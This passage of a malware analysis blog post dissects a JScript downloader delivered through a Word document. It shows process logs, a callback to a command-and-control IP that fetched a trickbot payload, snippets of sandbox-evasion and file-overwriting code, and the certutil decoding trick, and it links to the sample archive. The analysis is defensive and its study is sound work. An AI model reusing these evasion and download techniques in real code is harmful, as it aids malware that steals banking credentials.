22:43:31.1410201	W	WINWORD.EXE	6884	QuerySecurityFile	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	Information: Label
22:43:31.1410349	W	WINWORD.EXE	6884	CloseFile	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	
22:43:31.1411640	W	WINWORD.EXE	6884	CreateFile	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	Desired Access: Read Attributes, Dis...
22:43:31.1411794	W	WINWORD.EXE	6884	QueryBasicInfor...	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	CreationTime: 24.08.2019 00:08:34, L...
22:43:31.1411875	W	WINWORD.EXE	6884	CloseFile	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	
22:43:31.1413159	W	WINWORD.EXE	6884	CreateFile	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	Desired Access: Read Attributes, Dis...
22:43:31.1413577	W	WINWORD.EXE	6884	QueryBasicInfor...	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	CreationTime: 24.08.2019 00:08:34, L...
22:43:31.1413682	W	WINWORD.EXE	6884	CloseFile	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu	SUCCESS	
22:43:31.1415056	W	WINWORD.EXE	6884	CreateFile	C:\Users\admin\AppData\Roaming\Microsoft\Templates\2angola.dotu:Zone.Identifier	NAME NOT FOUND	Desired Access: Read Attributes, Dis...


It did exactly what we expected it to do - create files at the template path of Microsoft Word. The same happened with the .dot file above. Okay, now it's time to start the malicious activities by closing the word file.

Analysis of the .jse code

We set the filter of ProcessMonitor to only show events of the WScript.exe process. That way we know exactly what it's doing. It is taking quite a bit of CPU - in my case 16.66%, which is no surprise. I gave this virtual machine 6 cores. This little script is not multi-threaded and hence utilizes a single core to 100%.

explorer.exe	0.02	55.976 K	145.512 K	5848	Windows-Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1.764 K	8.868 K	4440	Windows Security notificatio...	Microsoft Corporation
vmtoolsd.exe	0.02	19.172 K	39.812 K	7604	VMware Tools Core Service	VMware, Inc.
OneDrive.exe	< 0.01	15.208 K	47.264 K	5280	Microsoft OneDrive	Microsoft Corporation
notepad++.exe		17.616 K	41.920 K	7176	Notepad++ : a free (GNU) so...	Don HO don.h@free.fr
powershell.exe	< 0.01	70.512 K	79.988 K	1592	Windows PowerShell	Microsoft Corporation
conhost.exe		3.840 K	16.980 K	8064	Host für Konsolenfenster	Microsoft Corporation
procexp64.exe	0.37	158.860 K	183.836 K	4432	Sysinternals Process Explorer	Sysinternals - www.sysinter...
Procmon.exe		3.276 K	16.816 K	4820	Process Monitor	Sysinternals - www.sysinter...
Procmon64.exe	0.04	29.044 K	49.044 K	740	Process Monitor	Sysinternals - www.sysinter...
svchost.exe		7.072 K	4.564 K	1396	Hostprozess für Windows-Di...	Microsoft Corporation
svchost.exe	2.65	4.048 K	904 K	1060	Hostprozess für Windows-Di...	Microsoft Corporation
svchost.exe		6.308 K	244 K	576	Hostprozess für Windows-Di...	Microsoft Corporation
svchost.exe		2.764 K	200 K	4116	Hostprozess für Windows-Di...	Microsoft Corporation
wscript.exe	16.66	14.252 K	23.512 K	3440	Microsoft © Windows Based ...	Microsoft Corporation

After running for about 2 minutes, the execution stops and an error message appears.



Nice. A runtime error. A bug in the JScript file? The malware would not have done any damage as it seems. Maybe the developers did not test it good enough. Nevertheless, we want to find out what the malware would have done if they managed to do their job. Time to check the code for that `versop`, which windows says is undefined.

```


) Find: Found the 1st occurrence from the top. The end of the document has been reached.
]; } catch(hnwkfou) { if ((hnwkfou+'G9')['inde'+xOf]('G')>-1 && gunsde
nthat92) { AmUzEmust84=true; versop[(function(){var scvvo0=Math.PI*0; var
fea7[0], 'h');}} return xxqneol(nvpfea7[1]-scvvo0-nvpfea7[0], 'h'); } (false

```

We found one occurrence, which is located at about two-thirds of the file. Since the object `versop` did not exist and won't ever be used again in the code, we can remove that part. I use regex to search and replace the contents like this: `versop\[.*?\)\(\)\]\(\(.*?\)\)\);` - that way we match the whole content between `versop[` and the closing `]` and the following opening `(` and closing `)`. Simply replace the match with an empty string.

After deobfuscating this part, it turned out that the `versop` piece literally evaluated to `versop['sleep']('...')`. It seems that the creators did 1) not initialize the `versop` object and 2) did not properly fill the content of the `sleep` function. Two fails in a row.

Now - after cleaning up the mess - we can execute the script again (manually: `wscript.exe path.to.jse`). And after waiting for the script to deobfuscate itself we get an error message again:



Hmm, this error message looks weird. It looks like a regular textbox you can create with wscript. Searching the original, obfuscated .jse file for that string actually returns a match. This message box is being displayed by the malicious code itself. It should probably serve as a decoy. Maybe to make the user think that the malware could not be executed. Checking

ProcessExplorer reveals that our malware is still running.

Now we check back on the **ProcessMonitor** event list:

23:50:49,6318363	wscript.exe	1936	RegQueryValue	HKLM\SOFTWARE\Microsoft\BidInterFace\Loader\Path	NAME NOT FOUND Length: 144
23:50:49,6318835	wscript.exe	1936	RegQueryValue	HKLM\SOFTWARE\Microsoft\BidInterFace\Loader\Path	NAME NOT FOUND Length: 528
23:50:49,6327442	wscript.exe	1936	RegQueryValue	HKCR\Msxml2.ServerXMLHTTP\CLSID\Default	SUCCESS Type: REG_SZ, Length: 78, Data: {AFBA6B42-5692-48EA-8141-DC517DCF0EF1}
23:50:49,6329749	wscript.exe	1936	RegQueryValue	HKCR\Msxml2.ServerXMLHTTP\CLSID\Default	SUCCESS Type: REG_SZ, Length: 78, Data: {AFBA6B42-5692-48EA-8141-DC517DCF0EF1}
23:50:49,6332295	wscript.exe	1936	RegQueryValue	HKCR\Msxml2.ServerXMLHTTP\CLSID\Default	NAME NOT FOUND Length: 16

Reading registry for some sort of ServerXMLHTTP stuff looks malicious. And we are not being disappointed. Shortly after we can find this.

23:50:50,4706713	wscript.exe	1936	RegQueryValue	HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CertDllCreateCertificateChainEngine\Config\AutoFlushN...	NAME NOT FOUND Length: 16
23:50:50,4721571	wscript.exe	1936	TCP Send	DESKTOP-V0C3QVN.localdomain:50055 -> 185.180.199.102:https	SUCCESS Length: 290, starttime: 743956, en
23:50:50,4722141	wscript.exe	1936	TCP Send	DESKTOP-V0C3QVN.localdomain:50055 -> 185.180.199.102:https	SUCCESS Length: 5086, starttime: 743956, e
23:50:50,6527681	wscript.exe	1936	TCP TCPCopy	DESKTOP-V0C3QVN.localdomain:50055 -> 185.180.199.102:https	SUCCESS Length: 288, seqnum: 0, connid:
23:50:50,6528145	wscript.exe	1936	TCP Receive	DESKTOP-V0C3QVN.localdomain:50055 -> 185.180.199.102:https	SUCCESS Length: 288, seqnum: 0, connid:
23:50:50,6555708	wscript.exe	1936	RegQueryValue	HKLM\SOFTWARE\Microsoft\LanguageOverlay\OverlayPackages\de-DE\Latest	SUCCESS Type: REG_SZ, Length: 206, Dat
23:50:50,6557140	wscript.exe	1936	CreateFile	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackde-DE_18362.9.32.0_neutral__8wekyb3d8bbwe\Wind...	SUCCESS Desired Access: Read Data/List
23:50:50,6557606	wscript.exe	1936	QueryStandardI...	C:\Program Files\WindowsApps\Microsoft.LanguageExperiencePackde-DE_18362.9.32.0_neutral__8wekyb3d8bbwe\Wind...	SUCCESS AllocationSize: 16.384, EndOfFile
23:50:55,6540780	wscript.exe	1936	TCP Receive	DESKTOP-V0C3QVN.localdomain:50055 -> 185.180.199.102:https	SUCCESS Length: 0, seqnum: 0, connid: 0
23:50:55,6542889	wscript.exe	1936	TCP Send	DESKTOP-V0C3QVN.localdomain:50055 -> 185.180.199.102:https	SUCCESS Length: 31, starttime: 744475, end
23:51:23,6654369	wscript.exe	1936	CreateFile	C:\Users\admin\AppData\Local\Temp\127344.exe	NAME NOT FOUND Desired Access: Read Attributes,
23:51:23,6657279	wscript.exe	1936	CreateFile	C:\Users\admin\AppData\Local\Temp\127344.exe	NAME NOT FOUND Desired Access: Read Attributes,

Those are TCP packets sent to the IP 185[.]180[.]199[.]102 to port 443 (the default port for TLS). After sending out the packets, it tries to create new .exe files stored in the temp folder. Sadly by the time of writing this article, the C&C server doesn't actually send you malware anymore. I stored the malware I received a couple of days earlier and it was a variant of [trickbot](#) - a highly capable banking trojan which tries to steal your banking credentials or even trick you into executing a transaction by inserting code into your banks websites by playing the Man In The Middle (MITM).

With the IP address We have found an important Indicator of Compromise (IOC). We can search our network logs (firewalls, IDS, proxies) for connections to this IP address. If we find any we have a compromised machine which must be cleaned.

Appendix - Reverse Engineering of the .jse code (again static analysis)

Well, we finished the static analysis already, but after doing the dynamic analysis I thought it might be interesting to reverse/deobfuscate the given code to a somewhat readable file. It took me ~3 hours to reverse the whole code, rename all variables and add comments to it. I uploaded the file for anyone to download. I added the line `WScript.Quit(0);` to stop the script when accidentally executed. You can find it in the Downloads section at the end of the article. Since this article has grown much more than I would have expected, I will only highlight the most important parts of the reversed script here. Feel free to check it out yourself.

To automate the process I did manually for the static analysis I wrote a short python script, which deobfuscates the code a lot. It replaces those function calls by the actual string they are forming. You can find it in the Downloads section. Now back to some things I found out while reversing the malware.

Sandbox evasion

The little downloader we just analyzed seems to be checking if it's running in a sandbox by checking for specific running processes or certain device names or path fragments.

```
if (pList['indexOf']('VMware') != -1 || pList['length'] < 1600 || pList['indexOf']('2B.exe') != -1 || pList['indexOf']('MUE
    sandboxDetected = true;
}
```

Spreading

There even is a function to overwrite all your documents with the jse script itself. The interesting part to this is that this functionality seems to be disabled for that version, since `false` has been hardcoded to that if statement. Maybe because there was a too high Sandbox or AV detection rate (heuristics?) when changing that many files.

```
// The code block below searches for all kinds of word/pdf/txt/rtf... files and replaces them with a copy of this script
if (!fileSystemObject['FileExists'](exepath) && false) {
    [...]
}
```

Certutil

The downloader uses a common trick to call `certutil -f -decode` to decode received base64 data from the C&C server. The decoded data will then be checked for the two magic bytes. If you look at an `.exe` file in ASCII, you will see the first two bytes being “MZ”. This is exactly what the malware checks for.

A lot of sleeps

The code does more sleeping than a tired infosec student during their holidays. Jokes aside, there are several sleeps in the code, probably intending to evade sandbox detections. Maybe also to avoid being detected by the user for using a lot of CPU in the background? Not sure about that one.

Apart from the sleeps, the malware runs a `while(true)` loop, until it successfully downloaded the malware provided by the C&C server.

I would love to show even more of the malware, but I think this is enough for several blog posts already. If there is enough interest, I might add some more content or link another blog post. There is another [blog post on the site of Tremdmicro](#) which is explaining how a very very similar attack to this one worked. Feel free to read it up there.

How could this specific malware have been avoided

Now that we know how this malware works we want to check our lessons learned. How can we avoid being infected by such malware?

- 0) Don't open mails from strangers with shady content and attachments
- 1) Don't allow scripts in word **ever** - Messages telling you that you must are very (VERY) likely to be fake
- 2) If you do allow scripts (because your company needs them), only allow signed scripts and sign your internal scripts
- 3) Change the default program to open jse files to notepad
- 4) Stupid but... using Linux

Of course, there could be a thousand other mutations of this malware, which uses other mechanisms to trick users. Maybe the next day the same malware is being shipped with a slightly different doc file which uses a slightly different way to execute the dropped JSE file. So only because you created an uber perfect solution for this malware, in particular, you will probably be endangered in the next malware wave. IT security is nothing to do once, you need to constantly evaluate and keep track of what's happening in the outside world.

Conclusion

We analyzed the downloader and saw that it was pretty well built in general with a lot of sophisticated functions. There were a few bugs that prevented it from doing its job. The process of reversing the `.jse` file could easily be automated with Python. That way we received a nearly plain text file of the malicious code. That helps us to understand what the malware is doing and

how that works.

Another 'lessons learned' is that sometimes doing something which should protect us (closing a program) from malicious activities, actually starts the malicious activity in the first place.

During my analysis I stumbled across the website of Lenny Zeltser - he wrote some [epic cheat sheets](#) which you should definitely check out. They are more than helpful for malware analysis.

Thanks for reading this far. If you have any questions about the topic, feel free to [contact me on Telegram](#) and ask me whatever you are interested in.

Update 28.09.2019: While reading up on other jse downloaders I came across a paste which seems to be the source code of this specific downloader. You can find it on [Pastebin](#).

Download Section

- [Whole archive](#) - password is 'infected'
- [Python jse deobfuscator](#)
- [Deobfuscated .jse file](#) - Attention: your AV software will probably detect this as malware

Also again the download links from above:

- [Original vba](#)
- [Deobfuscated vba with comments](#)
- [Deobfuscated vba, minified without comments](#)

- [Deobfuscated vba, minified with comments](#)

Tags: [dropper](#) [jscript](#) [malware](#) [trickbot](#)

Categories: [Malware Analysis](#)

Updated: August 29, 2019

[Twitter](#)

[Facebook](#)

[LinkedIn](#)

[Previous](#)

[Next](#)

[TWITTER](#) [GITHUB](#) [TELEGRAM](#) [TELEGRAM CHANNEL](#) [FEED](#)

© 2019 Rico. Powered by Jekyll & Minimal Mistakes.